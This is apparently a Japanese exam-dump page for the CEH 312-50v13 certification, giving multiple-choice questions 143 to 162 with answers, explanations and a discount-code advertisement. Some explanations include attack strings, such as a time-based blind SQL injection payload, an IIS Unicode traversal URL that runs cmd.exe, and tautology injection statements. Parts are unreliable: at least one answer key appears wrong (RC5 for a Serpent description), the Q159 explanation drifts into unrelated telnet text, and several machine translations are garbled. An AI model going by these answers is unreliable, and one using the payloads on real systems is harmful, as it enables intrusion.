内部評価中に、侵入テスターは侵害されたWindowsシステムからNTLMパスワードハッシュを含むハッシュダンプにアクセスします。パスワードを効率的に解読するために、テスターはHashcatを搭載した高性能CPUを使用し、毎秒数百万通りのパスワードの組み合わせを試行します。このシナリオで最適化されている手法はどれですか？
A. NetBIOS を偽装してファイルサーバーを偽装する
B. ハードウェアアクセラレーションを活用してクラッキング速度を向上
C. オフラインパスワード取得用のSAMコンテンツをダンプします
D. 追加された記号を含む辞書ルールを活用する
Answer: B (メーッセージを残す**)**
パスワード クラッキングは、システム ハッキング フェーズの中核を成す要素です。CEH の資料では、パスワード ハッシュが取得されると、攻撃者は検出を回避し、アカウント ロックアウト ポリシーを回避するために、多くの場合オフライン クラッキングを実行すると強調されています。Hashcat などのツールは、ハードウェア アクセラレーション、具体的には GPU またはマルチコア CPU コンピューティングを利用して、クラッキングのスループットを大幅に向上させます。ハードウェア アクセラレーションにより、システムは数千から数百万のハッシュ計算を同時に実行できるため、従来の CPU 依存の方法と比較してクラッキングの効率が飛躍的に向上します。SAM コンテンツのダンプは資格情報抽出の一部ですが、シナリオで説明されている最適化で

はありません。辞書ルールはクラッキング戦略に影響を与えますが、実際の速度には影響しません。NetBIOS スプーフィングはパスワード クラッキングとは無関係です。ここで強調されているのは、ハッシュ クラッキング プロセスを加速するために計算能力を最大化することであり、これは CEH によるハードウェア アクセラレーションによるオフライン クラッキング手法の説明と直接一致しています。

最新問題: **144**
Nathan はいくつかのネットワークデバイスをテストしています。Macof を使用して、これらのスイッチの ARP キャッシュをフラッディングしようとしています。
これらのスイッチの ARP キャッシュが正常にフラッディングされた場合、結果はどうなるでしょうか?
A. ARP キャッシュがフラッディングされると、スイッチは pix モードに移行し、攻撃を受けにくくなります。
B. スイッチは衝突が発生したブロードキャスト アドレスにすべてのトラフィックをルーティングします。
C. ARP キャッシュが正常にフラッディングされると、スイッチはハブ モードになります。
D. スイッチの製造元に応じて、デバイスは ARP キャッシュ内のすべてのエントリを削除するか、パケットを最も近いスイッチに再ルーティングします。
Answer: (解答を表示する**)**

最新問題: **145**
倫理的ハッカーとして、アプリケーションのSQLインジェクションに対する脆弱性をテストするよう依頼されました。テスト中に、脆弱な入力フィールドを発見しました。しかし、バックエンドのデータベースは不明であり、通常のSQLインジェクション手法では有用な情報が得られませんでした。次に適用すべき高度なSQLインジェクション手法はどれでしょうか？
A. コンテンツベースのブラインドSQLインジェクション
B. 時間ベースのブラインドSQLインジェクション
C. ユニオンベースのSQLインジェクション
D. エラーベースのSQLインジェクション
Answer: B (メーッセージを残す**)**
このシナリオは、CEH v13 Webアプリケーションハッキングモジュールで解説されている高度なSQLインジェクション手法である、時間ベースのブラインドSQLインジェクションの必要性を明確に示しています。ブラインドSQLインジェクションは、アプリケーションがデータベースエラーや目に見える出力を返さず、従来の手法が効果を発揮しない場合に使用されます。
CEH v13 によると、時間ベースのブラインド SQL インジェクションは次のような場合に特に有効です。
* バックエンドデータベースの種類が不明です
* エラーメッセージは抑制されます
* UNIONクエリが失敗する
* 応答では直接データは返されません

この手法では、攻撃者はSLEEP()、WAITFOR DELAY、BENCHMARK()などのデータベース固有の関数を用いて、意図的に時間遅延を発生させるSQL文を挿入します。その後、倫理的ハッカーはアプリケーションの応答時間を観察して、挿入された条件が真か偽かを判断します。
例えば：
' または IF(1=1, SLEEP(5), 0) --
アプリケーションの応答が遅延している場合は、挿入された SQL ステートメントが正常に実行されたことを確認します。
CEH v13 では、この手法は動作ベースの推論に分類されており、攻撃者はタイミングの違いを分析して 1 ビットずつ情報を抽出します。
その他のオプションは、次の理由で正しくありません。
* コンテンツベースのブラインド SQL インジェクションは、応答の目に見える違いに依存しますが、質問ではそれが利用できないと述べられています。
* ユニオンベースの SQL インジェクションでは、列数とデータ型を知っている必要があります。
* エラーベースの SQL インジェクションは、表示されるデータベース エラー メッセージに依存します。
CEH v13 では、出力を抑制する強化されたアプリケーションに対処する際の最後の手段でありながら非常に効果的な手法として、時間ベースのブラインド SQL インジェクションが重視されており、頻繁に試験でテストされる概念となっています。

最新問題**: 146**
あなたはある企業のセキュリティ担当者です。IDSから、イントラネット上のPC1台がインターネット上のブラックリストに登録されたIPアドレス（C2サーバ）に接続されているというアラートを受け取りました。このIPアドレスは、アラートの直前までブラックリストに登録されていました。状況の深刻度を大まかに分析するために調査を開始しています。分析対象として適切なのは次のうちどれですか？
A. IDSログ
B. ドメイン コントローラ上のイベント ログ
C. インターネットファイアウォール/プロキシログ
D. PC上のイベントログ
Answer: (解答を表示する**)**
CEH v13 モジュール 04: 列挙およびモジュール 06: マルウェアの脅威では、コマンド アンド コントロール (C2) 通信を調査する際に、通信が実際に発生したかどうか、どのようなデータが送信されたかを判断することが重要です。
C). インターネットファイアウォール/プロキシログ
外部 IP への送信接続を確認するための最適なソース。
プロキシ ログには、接続を行った内部ホスト、タイムスタンプ、場合によっては URL とペイロードが表示されます。
ファイアウォールは、ポートの使用状況、トラフィック量、接続期間を示すことができます。

このデータにより、インシデントの重大度、データの流出が発生したかどうか、どの内部システムが影響を受けているかを直接把握できます。
他のオプションが最初は効果が低い理由:
A). IDSログ: アラートが生成されたことを示すだけです。誤検知や接続失敗によってトリガーされた可能性があります。
B). ドメイン コントローラーのイベント ログ: ユーザー アカウントの動作には役立ちますが、ネットワーク接続には使用できません。
D). PC 上のイベント ログ: 詳細が欠落していたり、マルウェアによって改ざんされている可能性があります。
参照：
モジュール 06 - インシデント対応トリアージとフォレンジックログ
CEH iLabs: プロキシログ分析とマルウェアC2検出

最新問題**: 147**
攻撃者はモバイルアプリからのトラフィックを分析し、セッショントークンなどの機密データがHTTPSではなくHTTP経由で送信されていることを発見しました。攻撃者は送信中にデータを傍受し、操作しようと計画しています。攻撃者はどの脆弱性を悪用しているのでしょうか？
A. セキュリティの誤った構成
B. 不適切なSSLピンニング
C. 安全でない通信
D. 入力検証が不十分です
Answer: (解答を表示する**)**
CEHのモバイルおよびIoTセキュリティモジュールでは、安全でない通信とは、デバイスとサーバー間で送信される機密データの暗号化が不十分な状態と定義されています。アプリケーションがHTTPSではなくプレーンHTTPを使用する場合、認証トークン、ユーザーID、セッションデータを含むすべてのトラフィックが、ネットワークスニッフィングや中間者攻撃によって攻撃者によって監視および改ざんされる可能性があります。CEHは、安全でないトランスポートチャネルがモバイルエコシステムにおける最も一般的かつ重大な脆弱性の一つであり、攻撃者が認証情報を盗み取ったり、悪意のあるコマンドを挿入したりすることを可能にすると強調しています。セキュリティ構成ミスとは不適切なサーバー設定を指し、SSLピンニングの問題とは証明書検証のバイパスを指します。不十分な入力検証とは、アプリケーション側のデータ検証に関係します。これらのいずれも、暗号化されていないデータの漏洩を正確に表す安全でない通信ほど直接的には関連していません。


最新問題**: 148**
ボブは、アリスが自分のメッセージが改ざんされていないか確認できるようにしたいと考えています。彼はメッセージのチェックサムを作成し、非対称暗号を用いて暗号化します。この目的を達成するために、ボブはどのような鍵を使ってチェックサムを暗号化しますか？
A. アリスの秘密鍵
B. 彼自身の秘密鍵

C. アリスの公開鍵
D. 自身の公開鍵
Answer: (解答を表示する**)**

最新問題**: 149**
大学のオンライン登録システムが、DNSリフレクション攻撃とHTTP Slowloris DDoS攻撃の組み合わせによって混乱に陥りました。標準的なファイアウォールでは、正当なユーザーをブロックすることなく攻撃を緩和することはできません。最適な緩和戦略は何でしょうか？
A. サーバーの帯域幅を増やし、基本的なレート制限を実装する
B. ディープパケットインスペクションを備えた侵入防止システム（IPS）を導入する
C. ファイアウォールを設定して、すべての着信DNSおよびHTTPリクエストをブロックします。
D. オンプレミスとクラウドベースの両方の保護を提供するハイブリッドDDoS緩和サービスを利用する
Answer: D (メーッセージを残す**)**
CEH v13では、マルチベクトルDDoS攻撃、特にボリューム型リフレクション（DNS増幅）とアプリケーション層枯渇攻撃（Slowloris）を組み合わせた攻撃には、多層的な緩和策が必要であると説明されています。標準的なファイアウォールやIPSデバイスでは、正当なトラフィックに巻き添え被害を与えることなく、大規模な分散型攻撃に対処することはできません。CEHは、リアルタイムのローカルフィルタリングを実現するオンプレミスアプライアンスと、大規模なボリューム型フラッド攻撃を吸収できるクラウドベースのスクラビングセンターを組み合わせた、ハイブリッドDDoS防御の必要性を強調しています。クラウドスクラビングは上流の悪意のあるトラフィックを除去し、オンプレミスデバイスはアプリケーション層の異常を緩和します。帯域幅の増加（オプションA）は、リフレクション攻撃に対して効果がありません。IPS（オプションB）は、Slowlorisのような部分的なリクエストを大規模に処理できません。すべての外部DNS/HTTPをブロックする（オプションC）と、正当なユーザーへのサービス提供が拒否されます。CEHに適応した適切なソリューションは、ハイブリッドDDoS緩和サービスです。

最新問題**: 150**
Tony は、キー サイズが 128、192、または 256 ビットである 128 ビット対称ブロック暗号をソフトウェア プログラムに統合したいと考えています。このソフトウェア プログラムには、4 ビットのエントリと 4 ビットの終了を持つ 8 変数 S ボックスを使用した 4 つの 32 ビット ワード ブロックに対する置換および順列演算を含む 32 ラウンドの計算操作が含まれます。
上記のすべての機能を備え、Tony がソフトウェア プログラムに統合できるアルゴリズムは次のどれですか。
A. 紅茶
B. キャスト-128
C. 蛇
D. RC5
Answer: D (メーッセージを残す**)**

最新問題: **151**
以下はネットワークIDSによってキャプチャされたエントリです。あなたはこのエントリを分析するタスクを割り当てられています。
値 0x90 に注目してください。これは、Intel プロセッサで最も一般的な NOOP 命令です。
出力の ASCII 部分には「/bin/sh」も表示されます。
アナリストとして、この攻撃についてどのような結論を導きますか?



A. バッファオーバーフロー攻撃はIDSによって無効化されました
B. 攻撃者は侵入先のマシンにディレクトリを作成しています
C. 攻撃者はバッファオーバーフロー攻撃を試み、成功しました
D. 攻撃者はコマンドラインシェルを起動するエクスプロイトを試みています
Answer: D (メーッセージを残す**)**
パケットキャプチャにおける主な観察結果:
* 繰り返される 0x90 値は NOP スレッド (No Operation 命令) を示します。これは、悪意のあるシェルコードの実行を誘導するためにバッファ オーバーフロー ペイロードでよく使用されます。
* ASCII に「/bin/sh」が存在する場合、攻撃者はオーバーフローが成功すると被害者のシステム上でシェル (コマンドライン アクセス) を起動するつもりであることを示します。
* ペイロードには、シェルを生成して攻撃者にコマンドライン アクセスを与えるシェルコードが含まれている可能性があります。
CEH v13 公式コースウェアより:
* モジュール6: マルウェアの脅威
* モジュール9: サービス拒否
* モジュール5: 脆弱性分析

CEH v13 学習ガイドには次のように記載されています。
バッファオーバーフロー攻撃は通常、NOPスレッドに続いてシェルコードを挿入します。文字列「/bin/sh」は、攻撃者にコマンドアクセスを与えることを目的としたシェル生成コードの明確な兆候です。誤ったオプション：
* 回答: IDS が攻撃をブロックしたという証拠はありません。記録されたという証拠のみです。
* B: ディレクトリを作成しても、NOP スレッドは実行されず、シェルも生成されません。
* C: 成功は確認できませんが、意図と方法のみが明らかです。
参考資料:CEH v13 学習ガイド - モジュール 6: バッファオーバーフロー分析Snort IDS ルール分析 # バッファオーバーフローパターンとシェルコード検出

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-mondaishu.html (**875****30%OFF**問題集溶と正解付きで **30%**ｗ特別割引コード:
Freepdfdumps)

最新問題: **152**
次の Google の高度な検索演算子のうち、攻撃者が特定のターゲット URL に類似する Web サイトに関する情報を収集するのに役立ちますか?
A. [inurl:]
B. [関連:]
C. [情報:]
D. [サイト:]
Answer: (解答を表示する**)**
related: この演算子は、指定された URL に類似または関連する Web サイトを表示します。

最新問題: **153**
次のログ抜粋を調べて攻撃を特定します。
[画像は、次のようなエンコードされたトラバーサル文字列を含むHTTP GETリクエストを示しています。

A. ヘックスコード攻撃
B. クロスサイトスクリプティング
C. 複数ドメイントラバーサル攻撃
D. Unicode ディレクトリトラバーサル攻撃
Answer: D (メーッセージを残す)
このログは、Unicode エンコーディングを使用したディレクトリ トラバーサル攻撃を使用して Web サーバーを悪用しようとする HTTP GET 要求を明確に示しています。
* URL に次の内容が含まれます:/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:
* %c0%af は、入力検証フィルターをバイパスするために使用される既知の Unicode エンコードシーケンスです。これは、脆弱なバージョンの Microsoft IIS (具体的には IIS 4.0 および 5.0) によって解釈されると、スラッシュ文字 "/" に変換されます。
このタイプの攻撃は次のことを試みます。
* Webルートディレクトリの外を走査する（エンコードされた../シーケンス経由）
* Windowsのsystem32ディレクトリにあるcmd.exeにアクセスします。
* dir c: (ドライブ C の内容を一覧表示する) などのオペレーティング システム コマンドを実行します。CEH v13 公式コースウェアより:
* モジュール14: Webサーバーのハッキング
* トピック: Unicode ディレクトリ トラバーサルの脆弱性 (IIS 固有)
CEH v13 学習ガイドには次のように記載されています。
Unicodeディレクトリトラバーサル攻撃は、トラバーサル文字（../）をUnicode（例%c0%af）としてエンコードすることで、不適切な入力サニタイズを悪用します。これにより入力フィルタが回避され、system32などの制限されたディレクトリにアクセスします。誤ったオプション：

* A. 16 進コード攻撃: 正式な分類ではありません。ここでは Unicode エンコーディングが使用されます。
* B. クロスサイトスクリプティング: ファイルシステムのトラバーサルとは関係なく、Web ページにスクリプトを挿入します。
* C. 複数ドメイントラバーサル: 有効または認識された攻撃タイプではありません。
参考資料:CEH v13 学習ガイド - モジュール 14: Web サーバー攻撃 # Unicode ディレクトリトラバーサルMicrosoft セキュリティ情報 MS00-078 - IIS の不正な形式のリクエストの脆弱性

最新問題**: 154**
_____ は、プロセス リストからプロセスを隠したり、ファイルやレジストリ エントリを隠したり、キーストロークを傍受したりできるツールです。
A. トロイの木馬
B. ルートキット
C. DoSツール
D. スキャナー
E. バックドア
Answer: B (メーッセージを残す**)**
ルートキットは、特定のプロセスやプログラムの存在を通常の検出方法から隠蔽するように設計されたステルスマルウェアの一種です。ルートキットには以下の機能があります。
自身と他のプロセスを非表示にする
ファイルとレジストリエントリを隠す
システムコールまたはキーストロークを傍受する（キーロギング）
永続的なアクセスを維持する
CEH v13 コースウェアより:
モジュール6: マルウェアの脅威 # ルートキット
誤ったオプション:
A: トロイの木馬はリモート アクセスを提供することがありますが、必ずしも自身を隠すわけではありません。
C: DoS ツールは、システムを隠すためではなく、システムに過負荷をかけるために使用されます。
D: スキャナーは脆弱性を検出するものであり、アクティビティを隠すものではありません。
E: バックドアは不正アクセスを可能にする可能性がありますが、ルートキットは隠れることに重点を置いています。
参考資料:CEH v13 学習ガイド - モジュール 6: マルウェアの種類 # ルートキットNIST SP 800-83 - マルウェア処理ガイド

最新問題**: 155**
あなたのゾーンには以下に示す SOA があります。
セカンダリ サーバーはプライマリ サーバーに接続して情報を同期できませんでした。

ゾーンがデッドであると判断され、クエリへの応答が停止するまで、セカンダリ サーバーはプライマリ サーバーへの接続をどのくらい試行しますか?
collegae.edu. SOA、cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)
A. ある日
B. 1時間
C. 1週間
D. 1か月
Answer: C (メーッセージを残す)
SOA (Start of Authority) レコードでは、5 番目の値は「有効期限」間隔を表します。これは、ゾーンデータが古いか無効であると判断する前に、セカンダリ DNS サーバーがプライマリ サーバーへの接続を試行し続ける時間です。
SOAフォーマット:
SOA プライマリ - NS ホストマスター (シリアル更新再試行有効期限最小値 - TTL)
SOA を前提とすると:
（200302028 3600 3600 604800 3600）
* シリアル: 200302028
* 更新間隔: 3600秒
* 再試行: 3600秒
* 有効期限: 604800秒 = 7日間 = 1週間
* 最小TTL: 3600
したがって、セカンダリ DNS が 604800 秒 (1 週間) 間プライマリに接続できない場合、そのゾーンのデータの提供は停止されます。
参考資料:CEH v13 学習ガイド - モジュール 3: DNS ゾーン転送と SOA レコードRFC 1035 - ドメイン名 - セクション 3.3.13 (SOA レコード形式)

最新問題**: 156**
パッシブ OS フィンガープリンティングに使用できるツールは次のどれですか?
A. nmap
B. tcpdump
C. トレース
D. ピン
Answer: B (メーッセージを残す)
パッシブOSフィンガープリンティングでは、リモートホストからのトラフィックを監視し、分析することで、パケットやプローブを積極的に送信することなく、オペレーティングシステムの詳細を推測します。これは、検出を回避することが重要なステルス偵察活動に役立ちます。
tcpdump は、トラフィックをリアルタイムでキャプチャするパケットアナライザーです。TTL（Time-To-Live）、ウィンドウサイズ、TCP オプション、DF（Don't Fragment）フラグなどの特定のTCP/IPヘッダーフィールドを分析することで、攻撃者は標的ホストのオペレーティングシステムを推測することができます。
CEH v13 ガイドには次のように記載されています。

「tcpdumpやWiresharkなどのパッシブフィンガープリンティングツールを使用すると、攻撃者はパケットをキャプチャしてOS固有の特性を分析できるため、ターゲットシステムにパケットを送信することなくOSを特定できます。」参考資料 - CEH v13 学習ガイド：
モジュール 02: フットプリンティングと偵察、セクション: 「OS フィンガープリンティング技術」、サブセクション: 「パッシブ OS フィンガープリンティング」誤ったオプションの説明:
* A: nmap は主にアクティブ スキャン ツールです (ただし、パッシブ機能は限られています)。
* C: tracert は OS フィンガープリントではなく、パケット ルートのトレースに使用されます。
* D: ping は OS の詳細ではなく、ホストの可用性と遅延をチェックします。
###############

最新問題**: 157**
ファーミング攻撃とフィッシング攻撃の両方において、攻撃者は被害者から個人情報を収集する目的で、正規のサイトに類似した Web サイトを作成する可能性があります。
ファーミング攻撃とフィッシング攻撃の違いは何ですか?
A. ファーミング攻撃では、ホスト構成ファイルを改変するかDNSの脆弱性を悪用することで、被害者を偽のウェブサイトにリダイレクトします。フィッシング攻撃では、攻撃者はスペルミスのあるURL、または実際のウェブサイトのドメイン名に似たURLを被害者に提供します。
B. フィッシング攻撃では、ホスト設定ファイルを改変したり、DNSの脆弱性を悪用したりすることで、被害者を偽のウェブサイトにリダイレクトします。ファーミング攻撃では、攻撃者はスペルミスのあるURL、または実際のウェブサイトのドメイン名に酷似したURLを被害者に提供します。
C. ファーミング攻撃とフィッシング攻撃はどちらも純粋に技術的なものであり、ソーシャル エンジニアリングの形式とは見なされません。
D. ファーミング攻撃とフィッシング攻撃はどちらも同一です。
Answer: (解答を表示する**)**
CEH v13 モジュール 09: ソーシャルエンジニアリングによると、ファーミングとフィッシングはどちらもユーザーを悪意のあるウェブサイトに誘導する詐欺行為です。ただし、その手法は異なります。
ファーミングでは、DNS エントリまたは被害者のホスト ファイルを変更して、ユーザーの操作を必要とせずにユーザーを悪意のあるサイトに静かにリダイレクトします。
フィッシングでは、視覚的に誤解を招く URL (スペルミス、類似したドメイン名、ホモグリフ攻撃) を含むリンクを電子メールまたはメッセージで送信します。
参照：
モジュール09 - ソーシャルエンジニアリング、セクション :ファーミングとフィッシングの手法
CEH eBook：個人情報窃盗と詐欺における攻撃ベクトル

最新問題**: 158**
攻撃者はホストにRATをインストールしました。攻撃者は、ユーザーが

「www.MyPersonalBank.com」にアクセスすると、ユーザーはフィッシングサイトに誘導されます。
攻撃者はどのファイルを変更する必要がありますか?
A. ホスト
B. ネットワーク
C. sudo ユーザー
D. Boot.ini
Answer: A (メーッセージを残す)

最新問題: **159**
攻撃者のロビンは、DNSトンネリングを利用して組織のファイアウォールを迂回し、データを盗み出そうとしています。彼はファイアウォールの迂回にNSTXツールを使用しています。ロビンはNSTXツールをどのポートで実行すべきでしょうか？
A. ポート53
B. ポート23
C. ポート50
D. ポート80
Answer: (解答を表示する)
DNS は、DNS クエリを送信するために、システム、ファイアウォール、およびクライアント上でほぼ常に開いているポート 53 を使用します。
これらのクエリでは、より一般的な伝送制御プロトコル（TCP）ではなく、TCP相当のクエリと比較してレイテンシ、帯域幅、リソース使用量が少ないため、ユーザーデータグラムプロトコル（UDP）を使用します。UDPにはエラー制御機能やフロー制御機能がなく、情報が完全な状態で到着したことを確認するための整合性チェック機能もありません。
では、インターネットの使用（ブラウジング、アプリ、チャットなど）はどのようにしてそれほど信頼できるのでしょうか？UDP DNSクエリが最初のインスタンスで失敗した場合（結局のところ、ベストエフォートプロトコルです）、ほとんどのシステムは複数回再試行し、複数回の失敗があった場合にのみ、再試行する前にTCPに切り替える可能性があります。DNSクエリがUDPデータグラムサイズの制限（DNSの場合は通常512バイトですが、システム設定によって異なります）を超えた場合にも、TCPが使用されます。
下の図1は、DNSの動作の基本的なプロセスを示しています。クライアントは、特定のタイプ（通常は数値アドレスを表すA）を持つ質問文字列（この場合はmail.google[.]com）を送信します。中間DNSシステムが「com」が存在する場所を特定し、「google[.]com」がよく見つかる場所を調べるなどの処理が必要になる部分は省略しています。
多くのワームやスキャナーは、telnetを実行しているシステムを探し出し、悪用するために作成されています。これらの事実を考えると、telnetが標的ポートリストの上位10位にランクインしているのも当然と言えるでしょう。telnetの脆弱性の多くは修正されています。これらの脆弱性に対処するには、telnetデーモンを最新バージョンにアップグレードするか、OSをアップグレードするだけで済みます。しかし、よくあることですが、多くのデバイスではこのアップグレードは行われて

いません。これは、多くのシステム管理者やユーザーがtelnetの使用に伴うリスクを十分に理解していないことに起因している可能性があります。残念ながら、telnetの脆弱性の一部に対する唯一の解決策は、telnetの使用を完全に中止することです。telnetの脆弱性全体を軽減する一般的な方法は、sshなどの代替プロトコルに置き換えることです。sshは、telnetと同等の機能の多くに加え、FTPやXwindowsなどの他のプロトコルで一般的に処理される多くの追加サービスを提供できます。SSHがTelnetを完全に置き換えるには、まだ克服すべき欠点がいくつかあります。通常、新しい機器でのみサポートされています。情報の暗号化と復号化を実行するには、プロセッサとメモリリソースが必要です。また、情報の暗号化のため、Telnetよりも大きな帯域幅が必要です。本稿は、Telnetの利用がしばしばどれほど危険であるかを明らかにし、既知の主要な脅威を軽減し、Web全体のセキュリティを向上させるための解決策を提供するために執筆されました。名前がIPアドレスに解決されると、キャッシュも役立ちます。解決された名前とIPアドレスの対応は通常、一定期間ローカルシステム（場合によっては中間DNSサーバー）にキャッシュされます。その後、同じクライアントから同じ名前へのクエリは、このキャッシュの有効期限が切れるまでローカルシステムから送信されません。もちろん、リモートサービスのIPアドレスが分かれば、アプリケーションはその情報を使用して、HTTPなどの他のTCPベースのプロトコルが本来の機能を果たせるようにすることができます。例えば、インターネット上の猫のGIF画像を同僚と確実に共有できるようになります。
つまり、組織のネットワークから 20 数回の追加の UDP DNS クエリは、かなり目立たず、悪意のあるペイロードを残して敵を誘導することになります。また、ほとんど問題なく、要求元のアプリケーションにコマンドが受信され、処理される可能性もあります。

最新問題: **160**
ダニエルは、ターゲットの Web サイトで SQL インジェクション攻撃を実行しようとしているプロのハッカーです。
www.movlescope.com。このプロセス中に、彼は定義済みのシグネチャに基づいてSQLインジェクションの試みを検出するIDSに遭遇しました。比較ステートメントを回避するために、彼は ‘または ‘1’=’1’ または ‘1’=1’などの文字を配置しようとしました。
‘1’=’1’または ‘1’=1’などのバスク インジェクション ステートメントでは、上記のシナリオで Daniel が使用した回避手法を特定します。
A. ヌルバイト
B. IPフラグメンテーション
C. 文字エンコーディング
D. バリエーション
Answer: D (メーッセージを残す**)**
ユーザー名の文字列にコメント演算子 ‘--’を追加することで、SQLクエリのパスワードセグメントの実行を回避できます。-演算子を含むすべての文字列はコメントとして扱われ、デッドコードではありません。
このような攻撃を実行するには、name に渡される値は 'OR '1'='1' ; となります。ステートメント = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' "+ userName + " ' AND 'password' = '

" + パスワード + " ' ; "
ステートメント = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' ' OR '1'='1';- + " ' AND 'password'
' " + パスワード + " ' ; "
顧客データベースのすべてのレコードがリストされます。
しかし、複数のSQLインジェクション文を許可するDBMSシステムでは、SQLインジェクション攻撃の別のバリエーションが実行される場合があります。ここでは、ユーザーが指定したフィールドがソート制約で厳密に使用されていない、またはソート制約がチェックされていないという、特定のDBMSの脆弱性も利用します。
これは、数値フィールドが SQL ステートメントで使用されるときに発生する可能性がありますが、プログラマーは、ユーザーが入力した内容が数値であることを検証するチェックを行っていません。
バリエーションは、攻撃者が比較文を簡単に回避できる回避手法です。攻撃者は、「or '1'='1'」のような文字を 「or 1=1」などの基本的なインジェクション文、あるいはその他の許容されるSQLコメントに挿入することでこれを実行します。
回避手法 :バリエーション バリエーションは、攻撃者が比較文を容易に回避できる回避手法です。攻撃者は、「or '1'='1'」のような文字を、「or 1=1」のような基本的なインジェクション文、あるいは他の一般的なSQLコメントに挿入することでこれを実行します。SQLはこれを、2つの数値ではなく、2つの文字列または文字の比較として解釈します。2つの文字列を評価すると真（true）の文が生成されるのと同様に、2つの数値を評価すると真（true）の文が生成されるため、クエリ全体の評価は影響を受けません。他にも様々なシグネチャを記述することが可能であるため、バリエーションの可能性は無限にあります。攻撃者の主な目的は、常に「真」と評価されるWHERE文を作成し、SQLで同様の処理を実行できるあらゆる数学的比較や文字列比較を使用できるようにすることです。

最新問題: **161**
危険なファイルや CGI を含む、Web サーバーに対する包括的なテストを実行するツールは次のどれですか。
A. 誰も
B. ジョン・ザ・リッパー
C. ドスニフ
D. スノート
Answer: A (メーッセージを残す**)**
https://en.wikipedia.org/wiki/Nikto_(脆弱性スキャナー)
Niktoは、Webサーバーをスキャンして危険なファイル/CGI、古いサーバーソフトウェア、その他の問題を検出するフリーソフトウェアのコマンドライン脆弱性スキャナーです。一般的なチェックとサーバーの種類に特化したチェックを実行します。また、受信したCookieをキャプチャして出力します。Niktoのコード自体はフリーソフトウェアですが、プログラムの動作に使用されているデータファイルはフリーソフトウェアではありません。


最新問題: **162**
